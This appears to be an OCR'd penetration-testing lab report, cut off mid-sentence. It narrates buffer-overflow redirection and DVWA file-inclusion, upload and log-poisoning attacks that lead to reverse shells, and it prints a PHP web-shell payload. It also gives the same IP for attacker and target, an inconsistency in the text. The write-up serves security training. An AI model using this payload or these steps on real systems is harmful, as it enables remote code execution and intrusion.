
8.Testing Redirection for Exploitation

The pointer address that we've detected plays a crucial role in updating the EIP overwrite within the exploit.py script. By running the script again, we can check in the debugger to make sure that the execution is being redirected just as we intended. Once we have that confirmation, we can move on to creating the final payload, which includes the malicious shellcode.



9.Setting up a Listener

A listener is set up to wait for a connection from the compromised application. If the exploit goes off without a hitch, the attacker ends up with an interactive shell, which means they can remotely control the target system. Once the testing phase wraps up, the debugging session comes to a close. All the gathered information—like the EIP offset, key memory addresses, and the application's behavior—serves as the groundwork for crafting a reliable and fully functional exploit.



Ethical and legal review

The exploitation activities took place in a secure, isolated lab environment, where we used virtual machines specifically set up for penetration testing. We only targeted systems that were clearly defined within the testing scope, making sure there was no unintended impact. From an ethical perspective, when we find vulnerabilities in real-world scenarios, it's crucial to follow up with responsible disclosure to the appropriate software vendors. Legally speaking, accessing or exploiting systems without authorization is a criminal offense, as outlined in laws like the UK Computer Misuse Act.

STAGE 2: WEB ATTACK

Executive summary:

This part of the penetration testing assessment is all about taking advantage of vulnerabilities found in the DVWA (Damn Vulnerable Web Application). This intentionally insecure PHP/MySQL web app is designed for training purposes. The main aim here is to show how various common web vulnerabilities can be linked together to gain shell access. We specifically carried out three types of Local and Remote File Inclusion (LFI/RFI) attacks to achieve remote code execution: LFI with file upload, LFI through log file poisoning, and RFI using protocol handlers. On top of that, we also executed SQL injection and Cross-Site Scripting (XSS) attacks to further expose weaknesses in web input validation.


1.OWASP SAMPLE SHELL – DVWA LOCAL FILE INCLUSION (LFI)

The screenshots show how a Local File Inclusion (LFI) vulnerability in the Damn Vulnerable Web Application (DVWA) can be exploited to achieve Remote Code Execution (RCE) and set up a reverse shell. The attack kicks off by accessing the DVWA instance at the IP address 192.168.37.138. After logging in with the default credentials (admin/admin), the security level is adjusted to "low" to make the exploitation process easier.

Firefox is set up with FoxyProxy to direct all traffic through Burp Suite, which allows for the interception and modification of HTTP requests. A request aimed at the vulnerable File Inclusion (fi) module is captured and tweaked in Burp. The attacker injects a harmful PHP payload (<?php echo system($_GET['payload']); ?>) that's meant to execute system commands sent through the URL.


To take things further, the attacker URL-encodes a reverse shell command and replaces it in the page parameter of the vulnerable request. This payload creates a named pipe and uses Netcat to set up a reverse shell connection back to the attacker's machine (192.168.37.138) on port 443, giving them remote control over the victim's system.

On the attacker's machine, a Netcat listener is ready and waiting for an incoming connection from the target. As shown in the second screenshot, the reverse shell is successfully created when the target system connects back, which confirms that the vulnerability has been exploited to gain remote access. This situation highlights the significant security risks that come with poorly managed file inclusion vulnerabilities and stresses the importance of secure coding practices and thorough input validation to fend off such attacks.



2.SAMPLE SHELL- DVWA LFI FILE UPLOAD (NO PROXY/ BURPSUITE REQUIRE)


In this demo, I managed to take advantage of a file upload vulnerability in the Damn Vulnerable Web Application (DVWA) to get a reverse shell using Metasploit. I kicked things off by crafting a malicious PHP payload with msfvenom, which was set up to connect back to my Kali Linux machine (with LHOST set to 192.168.37.138) on port 443. I saved the payload in raw format, naming it p1.php.



After that, I set up a Metasploit handler to wait for the reverse shell connection. I launched msfconsole, picked the multi/handler module, and configured the payload to php/reverse_php, making sure the LHOST and LPORT matched what I used when creating the payload. Once everything was in place, I kicked off the handler with the run command.

To get the payload going, I uploaded the p1.php file using DVWA's file upload feature. The app confirmed that the upload was successful and saved the file at

../../hackable/uploads/p1.php. When I accessed this path in a web browser, it triggered the malicious script, starting the reverse shell connection.




Metasploit then showed the message, "Command shell session 1 opened," which confirmed that the exploit worked. I ran the ls command in the shell to double-check access by listing the contents of the target directory.

This exercise highlights the risks that come with allowing unrestricted file uploads. It demonstrates how attackers can take advantage of these features to execute arbitrary code and gain unauthorized access to a system. To safeguard against these vulnerabilities, it's crucial to implement robust input validation and enforce strict file type restrictions.


3.LOG FILE CONTAMINATION SAMPLE SHELL ON DVWA (REQUIRES PROXY/ BURRPSUITE)

In this demonstration, I took advantage of a file inclusion vulnerability in DVWA by using Apache log poisoning. Once I gained root access, I adjusted the permissions on the access logs to make them readable (chmod o+r) and then cleared out their contents. After that, I injected PHP code into the logs through specially crafted HTTP requests. By including the log file through the vulnerable file inclusion feature, the injected code ran, giving me a reverse shell and allowing for remote code execution.




This scenario really underscores how insecure log file permissions and unsanitized user input can lead to significant security issues. To reduce these risks, it's essential to limit access to log files, thoroughly sanitize all user inputs, and regularly check and monitor logs for any suspicious activity.

Before I kicked off the attack, I made sure that the Apache web server was up and running on my Kali machine. I restarted the service with the command `systemctl restart apache2` and checked its status using `systemctl status apache2`. The output showed that Apache was running just fine, with several worker processes up and ready. It had been active since Thru, April 17, 2025, at 17:43:38 EDT, using about 13.5MB of memory and barely touching the CPU.There was a small warning in the status report about the server's fully qualified domain name (FQDN) not being reliably determined, which is a pretty common and harmless issue in testing environments. Thankfully, this didn’t affect the attack process at all. Making sure Apache was working properly was a crucial step to ensure the system was ready to handle the reverse shell connection.




The attack strategy revolved around creating a malicious HTTP request that included PHP code capable of executing system commands. I used a text editor to craft a file called "logc," which contained a specially designed GET request with the payload <?php echo 